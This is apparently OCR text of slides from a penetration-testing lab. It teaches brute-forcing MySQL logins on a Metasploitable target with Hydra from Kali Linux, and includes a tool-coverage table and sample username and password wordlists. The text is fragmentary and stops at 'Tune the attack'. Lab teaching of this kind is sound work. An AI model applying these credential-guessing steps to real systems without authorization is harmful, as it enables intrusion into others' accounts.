
Step 7: Finding useful information



Discovering Clues in the HTML Code

Exploiting


Step 8: Accessing the web application



Discovering Clues in the HTML Code

Exploiting

Step 8: Accessing the web application



Online Password Attack with Hydra

Exploiting

A very fast network logon cracker which support many different services.


Services Coverage

This table lists the services coverage of each tools. For each services, many authentication methods are possible. If you re adjustements may be needed.

Service	Details	Hydra	Medusa	Ncrack
AFP		✔	✔	✘
Asterisk		✔	✘	✘
CVS		✔	✔	✘
Firebird		✔	✘	✘
FTP		✔	✔	✔
	SSL support	AUTH TLS & FTP over SSL	AUTH TLS & FTP over SSL	✘
HTTP	Method(s)	GET, HEAD	GET	GET
HTTP Form				
HTTP Proxy				
	SSL support			
	URL Enumeration			
ICQ	v5			
IRC	General server password			
	OPER mode password			
IMAP	LOGIN support			
	AUTH LOGIN support			
	AUTH PLAIN support			
	AUTH CRAM-MD5 support			
	AUTH CRAM-SHA1 support			
	AUTH CRAM-SHA256 support			
	AUTH DIGEST-MD5 support			
	AUTH NTLM support			
	AUTH SCRAM-SHA1 support			
	SSL support			

LDAP	v2, Simple support	✔	✘	✘
	v3, Simple support	✔	✘	✘
	v3, AUTH CRAM-MD5 support	✔	✘	✘
	v3, AUTH DIGEST-MD5 support	✔	✘	✘
MS-SQL		✔	✔	✘
MySQL	v3.x	✔	✔	✘
	v4.x	✔	✔	✘
	v5.x	✔	✔	✘
NCP		✔	✔	✘
	USER support	✔	✔	✘
SSH	v1	✔	✘	✘
	v2	✔	✔	✔
Subversion (SVN)		✔	✔	✘
TeamSpeak	TS2	✔ [1]	✘	✘
Telnet		✔	✔	✔
VNC	RFB 3.x password support	✔	✔	✘
	RFB 3.x user+password support	✘	? (UltraVNC only)	✘
	RFB 4.x password support	✔	✔	✘
	RFB 4.x user+password support	✘	? (UltraVNC only)	✘
VMware Auth Daemon	v1.00 / v1.10	✔	✔	✘
	SSL support	✔	✔	✘
XMPP	AUTH LOGIN support	✔	✘	✘
	AUTH PLAIN support	✔	✘	✘
	AUTH CRAM-MD5 support	✔	✘	✘
	AUTH DIGEST-MD5 support	✔	✘	✘
	AUTH SCRAM-SHA1 support	✔	✘	✘


Hydra supports many protocols, including (but not limited to) FTP, HTTP, HTTPS, MySQL, MS SQL, Oracle, Cisco, IMAP, VNC



https://www.thc.org/thc-hydra/


Online Password Attack with Hydra

Exploiting




Online Password Attack with Hydra

Exploiting



Online Password Attack with Hydra

Exploiting



Online Password Attack with Hydra

Exploiting

Step 1: Create a password and the username lists

```
GNU nano 2.2.6

adminpassword
nxpassword
tstpswd
password123
Password123!
password
Password!
msfadmin
admin
pswadmin
adminpsw
password1
```

mysql.txt

```
root@kali-attacker: ~
File  Edit  View  Search  Terminal  Help
GNU nano 2.2.6                File: names.txt

admin
admin123
sait
administrator
rcunha
renato
msfadmin
```


users.txt

KALI LINUX

Online Password Attack with Hydra

Exploiting

Step 2: Defining the target host




Metasploitable

Select the protocol (mysql)

Online Password Attack with Hydra

Exploiting

Step 3: Specify the wordlist



Define the user or a list of usernames


Define the password a list of passwords

Try empty passwords

Online Password Attack with Hydra

Exploiting

Step 4: Tune the attack

